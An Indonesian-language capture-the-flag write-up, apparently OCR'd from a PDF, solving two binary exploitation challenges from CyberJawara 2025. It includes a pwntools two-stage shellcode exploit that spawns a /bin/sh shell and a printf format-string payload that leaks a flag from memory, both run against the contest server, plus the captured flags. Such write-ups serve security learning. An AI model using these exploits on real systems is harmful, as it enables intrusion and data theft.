0x0000000000001290 <+24>:    mov    -0x4(%rbp),%eax
0x0000000000001293 <+27>:    movslq %eax,%rdx
0x0000000000001296 <+30>:    mov    -0x18(%rbp),%rax
0x000000000000129a <+34>:    add    %rdx,%rax
0x000000000000129d <+37>:    movzbl (%rax),%eax
0x00000000000012a0 <+40>:    cmp    $0x4f,%al
0x00000000000012a2 <+42>:    jle    0x12b8 <check_spushcode+64>
0x00000000000012a4 <+44>:    mov    -0x4(%rbp),%eax
0x00000000000012a7 <+47>:    movslq %eax,%rdx
```

```
   0x00000000000012aa <+50>:    mov    -0x18(%rbp),%rax
   0x00000000000012ae <+54>:    add    %rdx,%rax
   0x00000000000012b1 <+57>:    movzbl (%rax),%eax
   0x00000000000012b4 <+60>:    cmp    $0x5f,%al
   0x00000000000012b6 <+62>:    jle    0x12f0 <check_spushcode+120>
   0x00000000000012b8 <+64>:    mov    -0x4(%rbp),%eax
   0x00000000000012bb <+67>:    movslq %eax,%rdx
   0x00000000000012be <+70>:    mov    -0x18(%rbp),%rax
   0x00000000000012c2 <+74>:    add    %rdx,%rax
   0x00000000000012c5 <+77>:    movzbl (%rax),%eax
   0x00000000000012c8 <+80>:    cmp    $0xf,%al
   0x00000000000012ca <+82>:    jne    0x12e9 <check_spushcode+113>
   0x00000000000012cc <+84>:    mov    -0x4(%rbp),%eax
   0x00000000000012cf <+87>:    cltq
   0x00000000000012d1 <+89>:    lea    0x1(%rax),%rdx
   0x00000000000012d5 <+93>:    mov    -0x18(%rbp),%rax
   0x00000000000012d9 <+97>:    add    %rdx,%rax
   0x00000000000012dc <+100>:   movzbl (%rax),%eax
   0x00000000000012df <+103>:   cmp    $0x5,%al
   0x00000000000012e1 <+105>:   jne    0x12e9 <check_spushcode+113>
--Type <RET> for more, q to quit, c to continue without paging--
   0x00000000000012e3 <+107>:   addl   $0x1,-0x4(%rbp)
   0x00000000000012e7 <+111>:   jmp    0x12f1 <check_spushcode+121>
   0x00000000000012e9 <+113>:   mov    $0x0,%eax
   0x00000000000012ee <+118>:   jmp    0x1302 <check_spushcode+138>
   0x00000000000012f0 <+120>:   nop
   0x00000000000012f1 <+121>:   addl   $0x1,-0x4(%rbp)
   0x00000000000012f5 <+125>:   mov    -0x4(%rbp),%eax
   0x00000000000012f8 <+128>:   cmp    -0x1c(%rbp),%eax
   0x00000000000012fb <+131>:   jl     0x1290 <check_spushcode+24>
   0x00000000000012fd <+133>:   mov    $0x1,%eax
   0x0000000000001302 <+138>:   pop    %rbp
   0x0000000000001303 <+139>:   ret
```


pada fungsi check_spushcode ngelakuin validasi terhadap shellcode dengan memeriksa setiap byte secara berurutan. fungsi ini hanya mengizinkan byte dalam rentang nilai tertentu dan secara khusus memperbolehkan pola 0x0f 0x05 yang merepresentasikan instruksi syscall.

Kalo ditemukan byte yang tidak sesuai, func akan langsung mengembalikan nilai gagal. apabila seluruh input lolos pengecekan, fungsi akan mengembalikan nilai sukses.

Setelah kedua fungsi itu selesai saya analisis saya coba membuat script remote ke file terlebih dahulu baru ke nc server nya.


```
from pwn import *

context.arch = "amd64"
context.os   = "linux"
```

```python
p = process("./spushcode")

stage1_prefix = asm("""
    push rsi
    pop  rdx
    push rdi
    pop  rsi
    push rax
    pop  rdi
    syscall
""")

L = 512
stage1 = stage1_prefix + (b"\x50\x58" * ((L - len(stage1_prefix)) //
2))

stage2 = b"\x90" * 64 + asm("""
    xor eax, eax
    push rax
    mov rbx, 0x68732f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov eax, 59
    syscall
""")

p.sendlineafter(b"Enter your shellcode:", stage1)
sleep(0.5)
p.send(stage2)
p.interactive()
```



Hore berhasil untuk remote ke file nya disini saya coba untuk langsung ke remote ke servernya. BTW ini script untuk remote ke scriptnya ya

```
from pwn import *

context.arch = "amd64"
context.os   = "linux"

HOST = "gzcli.ctf.cyberjawara.id"
PORT = 33972 <- #sesuai port nya ya from Carv3dSoul

p = remote(HOST, PORT)

stage1_prefix = asm("""
    push rsi
    pop  rdx
    push rdi
    pop  rsi
    push rax
    pop  rdi
    syscall
""")

L = 512
stage1 = stage1_prefix + (b"\x50\x58" * ((L - len(stage1_prefix)) //
2))

stage2 = b"\x90" * 64 + asm("""
    xor eax, eax
    push rax
    mov rbx, 0x68732f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov eax, 59
    syscall
""")

p.sendlineafter(b"Enter your shellcode:", stage1)
sleep(0.5)
p.send(stage2)
p.interactive()
```




Dan dapet flagnya.

- **Flag**

  CJ2025{6ff0ccf9403824e463c179984ec9955664f215ed4d7da476897f4ac51312655d}

2. forgotten-flag

- **Challenge**



- **How To Solve**

  di berikan sebuah attachment yang apabila di extract berisikan file docker, elf dan juga diberikan sebuah source code

  Forgotten_flag.c

```
// gcc forgotten_flag.c -o forgotten_flag -no-pie
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char flag_buf[0x100]; // flag is saved here, leak it!

void init() {
    setvbuf(stdout, NULL, _IONBF, 0);

    FILE *fp = fopen("flag.txt", "r");
    if(fp == NULL) {
        fprintf(stderr, "Error, flag file not found");
        exit(EXIT_FAILURE);
    }

    fread(flag_buf, 1, 0x100, fp);
    return;
}

int main(int argc, char *argv[]) {

    init();

    char buf[0x100];

    puts("Forgotten Flag");
    puts("Leak my flag in bss");
    printf("Input: ");

    fgets(buf, 0x100, stdin);
    printf(buf);

    puts("Did you leak it?");

    return 0;
}
```

kalau dilihat secara seklias kode ini memiliki beberapa kerentanan. aku sudah rangkumkan beberapa point pentingnya berikut ini

- Variable Global


  Pada baris kode yang char flag_buf[0x100] itu Variable ini di deklarasikan di luar function manapun yang berarti ini akan disimpan pada .bss section di dalam memori. dan disitu juga ada sebuah komentar yang diberikan probset untuk kita melakukan leak ke flag itu

- Fmt String

  Nah ini adalah bagian kerentanan utama dari kode ini. jadi fungsi printf ini dipanggil dengan variable buf sebagai argumen pertamanya dan ga ada format specifier seperti %s. jadi singkatnya kalau user memasukkan string biasa program akan terlihat normal. namun kalau user memasukkan sebuah format specifier

(%s %d %p)ini akan akan menggap input itu sebagai instuksi untuk membaca data dari stack atau register sesuai dengan argument yang di berikan

2. Security Check



Arch: Amd64 (binarynya dibuat dengan arsitektur 64bit

Relro: Partial Pelro (hanya aktif sebagian)

Stack: Canary Found (ada nilai canary di stack sebelum alamat return

NX: NX Enabled (no execute aktif, jadi area stack tidak bisa mengeksekusi instruksi


PIE: No PIE (dimatikan, jadi alamatnya tetap/tidak berubah setiap program di run)

Strpped: No (informasi simbol masih ada)

Kesimpulan Sementara: jadi walaupun NX dan Stack Canary aktif untuk mencegah eksekusi shellcode dan overflow. tapi ada PIE yang membuat alamatnya static. jadi kita dapat membocorkan isi data dari alamat flag_buf di area .bss

3. Debugging

- Mencari Alamat Target



Kita perlu untuk mencari dimana target kita. dan ditemukan kalau ia berada pada alamat 0x4040a0

- Insialisasi Flag

Selanjutnya aku melakukan breakpoint pada functions init() memastikan bahwa program membaca flag.txt

```
pwndbg> disas main
Dump of assembler code for function main:
   0x00000000004012d4 <+0>:     endbr64
   0x00000000004012d8 <+4>:     push   rbp
   0x00000000004012d9 <+5>:     mov    rbp,rsp
   0x00000000004012dc <+8>:     sub    rsp,0x120
   0x00000000004012e3 <+15>:    mov    DWORD PTR [rbp-0x114],edi
   0x00000000004012e9 <+21>:    mov    QWORD PTR [rbp-0x120],rsi
   0x00000000004012f0 <+28>:    mov    rax,QWORD PTR fs:0x28
   0x00000000004012f9 <+37>:    mov    QWORD PTR [rbp-0x8],rax
   0x00000000004012fd <+41>:    xor    eax,eax
   0x00000000004012ff <+43>:    mov    eax,0x0
   0x0000000000401304 <+48>:    call   0x401236 <init>
   0x0000000000401309 <+53>:    lea    rax,[rip+0xd1a]        #
0x40202a
   0x0000000000401310 <+60>:    mov    rdi,rax
   0x0000000000401313 <+63>:    call   0x4010c0 <puts@plt>
   0x0000000000401318 <+68>:    lea    rax,[rip+0xd1a]        #
0x402039
   0x000000000040131f <+75>:    mov    rdi,rax
   0x0000000000401322 <+78>:    call   0x4010c0 <puts@plt>
   0x0000000000401327 <+83>:    lea    rax,[rip+0xd1f]        #
0x40204d
   0x000000000040132e <+90>:    mov    rdi,rax
   0x0000000000401331 <+93>:    mov    eax,0x0
   0x0000000000401336 <+98>:    call   0x4010f0 <printf@plt>
   0x000000000040133b <+103>:   mov    rdx,QWORD PTR
[rip+0x2d2e]        # 0x404070 <stdin@GLIBC_2.2.5>
   0x0000000000401342 <+110>:   lea    rax,[rbp-0x110]
   0x0000000000401349 <+117>:   mov    esi,0x100
   0x000000000040134e <+122>:   mov    rdi,rax
   0x0000000000401351 <+125>:   call   0x401100 <fgets@plt>
   0x0000000000401356 <+130>:   lea    rax,[rbp-0x110]
   0x000000000040135d <+137>:   mov    rdi,rax
   0x0000000000401360 <+140>:   mov    eax,0x0
   0x0000000000401365 <+145>:   call   0x4010f0 <printf@plt>
   0x000000000040136a <+150>:   lea    rax,[rip+0xce4]        #
0x402055
   0x0000000000401371 <+157>:   mov    rdi,rax
   0x0000000000401374 <+160>:   call   0x4010c0 <puts@plt>
   0x0000000000401379 <+165>:   mov    eax,0x0
   0x000000000040137e <+170>:   mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000401382 <+174>:   sub    rdx,QWORD PTR fs:0x28
   0x000000000040138b <+183>:   je     0x401392 <main+190>
   0x000000000040138d <+185>:   call   0x4010e0
<__stack_chk_fail@plt>
   0x0000000000401392 <+190>:   leave
```

```
   0x0000000000401393 <+191>:   ret
End of assembler dump.
pwndbg> b *0x401309
Breakpoint 1 at 0x401309
```

selanjutnya aku menjalankan programnya dan melihat apakah flag.txt masuk atau tidak

Ternyata masuk! bisa dilihat ya di bagian stack RSI 0x405480 ◂— 'CJ2025{test_flag}\n' berarti program sukses membaca flag.txt.

dan ketika di cek pada alamat memori **0x4040a0**

```
pwndbg> x/s 0x4040a0
0x4040a0 <flag_buf>:    "CJ2025{test_flag}\n"
```

sudah terisi dengan string flagnya

- Menentukan Offset Stack

Selanjutnya aku memasang break point pada fungsi printf() tepatnya pada instruksi ini yang kuberikan warna merah:

```
pwndbg> disas main
Dump of assembler code for function main:
   0x00000000004012d4 <+0>:     endbr64
   0x00000000004012d8 <+4>:     push   rbp
   0x00000000004012d9 <+5>:     mov    rbp,rsp
   0x00000000004012dc <+8>:     sub    rsp,0x120
   0x00000000004012e3 <+15>:    mov    DWORD PTR [rbp-0x114],edi
   0x00000000004012e9 <+21>:    mov    QWORD PTR [rbp-0x120],rsi
   0x00000000004012f0 <+28>:    mov    rax,QWORD PTR fs:0x28
   0x00000000004012f9 <+37>:    mov    QWORD PTR [rbp-0x8],rax
   0x00000000004012fd <+41>:    xor    eax,eax
   0x00000000004012ff <+43>:    mov    eax,0x0
   0x0000000000401304 <+48>:    call   0x401236 <init>
   0x0000000000401309 <+53>:    lea    rax,[rip+0xd1a]        #
0x40202a
   0x0000000000401310 <+60>:    mov    rdi,rax
```

```
   0x0000000000401313 <+63>:    call   0x4010c0 <puts@plt>
   0x0000000000401318 <+68>:    lea    rax,[rip+0xd1a]        #
0x402039
   0x000000000040131f <+75>:    mov    rdi,rax
   0x0000000000401322 <+78>:    call   0x4010c0 <puts@plt>
   0x0000000000401327 <+83>:    lea    rax,[rip+0xd1f]        #
0x40204d
   0x000000000040132e <+90>:    mov    rdi,rax
   0x0000000000401331 <+93>:    mov    eax,0x0
   0x0000000000401336 <+98>:    call   0x4010f0 <printf@plt>
   0x000000000040133b <+103>:   mov    rdx,QWORD PTR
[rip+0x2d2e]        # 0x404070 <stdin@GLIBC_2.2.5>
   0x0000000000401342 <+110>:   lea    rax,[rbp-0x110]
   0x0000000000401349 <+117>:   mov    esi,0x100
   0x000000000040134e <+122>:   mov    rdi,rax
   0x0000000000401351 <+125>:   call   0x401100 <fgets@plt>
   0x0000000000401356 <+130>:   lea    rax,[rbp-0x110]
   0x000000000040135d <+137>:   mov    rdi,rax
   0x0000000000401360 <+140>:   mov    eax,0x0
   0x0000000000401365 <+145>:   call   0x4010f0 <printf@plt>
   0x000000000040136a <+150>:   lea    rax,[rip+0xce4]        #
0x402055
   0x0000000000401371 <+157>:   mov    rdi,rax
   0x0000000000401374 <+160>:   call   0x4010c0 <puts@plt>
   0x0000000000401379 <+165>:   mov    eax,0x0
   0x000000000040137e <+170>:   mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000401382 <+174>:   sub    rdx,QWORD PTR fs:0x28
   0x000000000040138b <+183>:   je     0x401392 <main+190>
   0x000000000040138d <+185>:   call   0x4010e0
<__stack_chk_fail@plt>
   0x0000000000401392 <+190>:   leave
   0x0000000000401393 <+191>:   ret
End of assembler dump.
pwndbg> b *0x401365
Breakpoint 2 at 0x401365
pwndbg>
```

dan ketika program meminta input aku memasukkan pattern **ABCDEFGH.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p**

setelah berhasil memasukkannya kita cek dibagian **DISASM** nya

Arg1 (RDI): format string kita

Arg2 - 6: disimpan di dalam Register RSI


Arg 7 (arg[6]): mengambil dari stack (RSP)

dst..

yang harus diperhatikan pada **arg[8]: 0x4847464544434241 ('ABCDEFGH')** itu adalah REPRESENTASI dari hex **ABCDEFGH** yang aku masukkan sebagai penanda. karna penanda ku muncul pada argumen ke **9** yang di proses oleh **printf** jadi bisa di tentukan bahwa offset nya **9**

jadi kita bisa gunakan **%9$s, printf** juga akan memperlakukan itu sebagai string dan membocorkan isinya hehe v:

Gambaran Singkat:



- Pengujian

setelah mengetahui kalau target kita (0x4040a0) berada pada offset 9, aku menyusun payload finalnya menjadi seperti ini


r <<< $(python3 -c 'import sys; sys.stdout.buffer.write(b"%9$sAAAA" + b"\xa0\x40\x40\x00\x00\x00\x00\x00")')

%9$s: ini digunakan untuk mengambil argument ke 9 dan mencetaknya sebagai string

AAAA: Padding sebesar 4 byte untuk memastikan kalau panjang string formatnya 8 byte supaya menempati satu slot stack penuh pada argumen ke-8

\xa0\x40\x40\x00..: ini lokasi dari flag_buf dalam format little endian yaa di posisikan ke target ke 9

setelah itu ketik c. karena pienya mati jadi alamat dari **flag_buf** itu akan static dan tetap



dan ya berhasil flagnya keluar. selanjutnya aku mencoba melakukan exploit local terlebih dahulu sebelum aku melakukan remote

4. Exploit

- Local Exploit

```
from pwn import *

# context.log_level = 'debug'
r = process('./forgotten_flag')
flag_addr = 0x4040a0

payload = b"%9$sAAAA" + p64(flag_addr)

r.sendlineafter(b"Input: ", payload)
print(r.recvline().decode())
```

Output:

```
yunx1ao ▪ mnt/c/../../../forgotten-flag_forgotten-flag-d
 python exploit.py
[+] Starting local process './forgotten_flag': pid 18944
CJ2025{test_flag}

[*] Stopped process './forgotten_flag' (pid 18944)
```

- Remote Exploit

```python
from pwn import *

# context.log_level = 'debug'
elf = ELF('./forgotten_flag')
flag_addr = 0x4040a0

# r = process('./forgotten_flag')
r = remote('gzcli.ctf.cyberjawara.id', 32880)

payload = b"%9$sAAAA" + p64(flag_addr)

r.sendlineafter(b"Input: ", payload)

print(r.recvline().decode())
```

Output:

```
yunx1ao ▪ mnt/c/../../../forgotten-flag_forgotten-flag-dist
 python exploit.py
[*] '/mnt/c/users/lenovo/downloads/forgotten-flag_forgotten-flag-dist/forgotten_flag'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to gzcli.ctf.cyberjawara.id on port 34008: Done
CJ2025{110556da2fe3399b70415b6a714d0a129a2a4a22b5ee736188e52e121bf4bdb2}

[*] Closed connection to gzcli.ctf.cyberjawara.id port 34008
```

Flag

CJ2025{110556da2fe3399b70415b6a714d0a129a2a4a22b5ee736188e52e121bf4bdb2}